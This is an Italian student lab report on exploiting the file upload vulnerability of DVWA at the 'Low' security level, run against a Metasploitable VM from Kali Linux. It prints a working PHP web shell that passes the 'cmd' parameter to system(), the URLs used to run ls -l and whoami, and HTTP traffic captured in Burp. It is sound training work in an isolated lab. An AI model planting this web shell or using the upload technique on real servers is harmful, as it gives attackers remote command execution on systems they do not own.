Report sull'Esercitazione di Sfruttamento della Vulnerabilità File Upload sulla DVWA

Introduzione:

Oggi in laboratorio abbiamo esplorato lo sfruttamento di una vulnerabilità di File Upload presente sulla Damn Vulnerable Web Application (DVWA) per ottenere il controllo remoto della macchina bersaglio, Metasploitable. L'obiettivo era caricare una shell in PHP e utilizzarla per eseguire comandi da remoto.

Preparazione dell'Ambiente:

Il primo passo è stato configurare l'ambiente virtuale. Ho verificato che le macchine virtuali Metasploitable e Kali Linux fossero in esecuzione e che ci fosse comunicazione bidirezionale tra loro utilizzando il comando ping da Kali Linux verso l'indirizzo IP di Metasploitable.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=63 time=4.90 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=63 time=5.67 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=63 time=4.67 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=63 time=18.8 ms
^C
── 192.168.50.101 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 4.670/8.506/18.779/5.942 ms
```


Sfruttamento della Vulnerabilità di File Upload (Livello Low): Ho navigato alla DVWA tramite il browser su Kali Linux e ho effettuato l'accesso.

1. Ho impostato il livello di sicurezza su "Low" nella sezione "DVWA Security".
2. Ho navigato alla sezione "Upload" (precedentemente identificata come "File Upload").
3. Ho creato un semplice file PHP chiamato shell.php con il seguente codice:

```php
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
?>
```


```
HTTP/1.1 200 OK
Date: Thu, 01 May 2025 19:52:50 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 140

<pre>
  total 8
  -rw-r--r-- 1 www-data www-data 667 Mar 16  2010 dvwa_email.png
  -rw------- 1 www-data www-data 135 May  1 15:41 shell.php
</pre>
```

1. Ho caricato il file shell.php tramite il modulo di upload.




2. Ho verificato che il file fosse stato caricato con successo (potrebbe essere visualizzato un messaggio o un percorso).
3. Ho tentato di accedere alla shell tramite il browser navigando all'URL del file caricato (ad esempio, http:// 192.168.50.101/dvwa/hackable/uploads/shell.php).
4. Ho eseguito comandi da remoto aggiungendo il parametro cmd all'URL (ad esempio, http://192.168.50.101/ dvwa/hackable/uploads/shell.php?cmd=ls -l) e il comando whoami.

   Screenshot comando ls-l e whoami



Monitoraggio con BurpSuite (Livello Low):

1. Ho avviato BurpSuite e configurato il browser per utilizzarlo come proxy.
2. Ho intercettato la richiesta HTTP POST durante il caricamento del file shell.php.



3. Ho analizzato la richiesta per comprendere i parametri dell'upload.
4. Ho intercettato la richiesta HTTP GET per l'esecuzione del comando tramite la shell (ad esempio, ?cmd=ls -l).

```
GET /dvwa/hackable/uploads/shell.php?cmd=ls%20-l HTTP/1.1
Host: 192.168.50.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: security=low; PHPSESSID=f416c1507bacbdb55ea4cf512c12d7f7
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

5. Ho analizzato la richiesta e la risposta per vedere come il comando viene passato e l'output viene visualizzato.

```
HTTP/1.1 200 OK
Date: Thu, 01 May 2025 19:52:50 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 140

<pre>
  total 8
  -rw-r--r-- 1 www-data www-data 667 Mar 16  2010 dvwa_email.png
  -rw------- 1 www-data www-data 135 May  1 15:41 shell.php
</pre>
```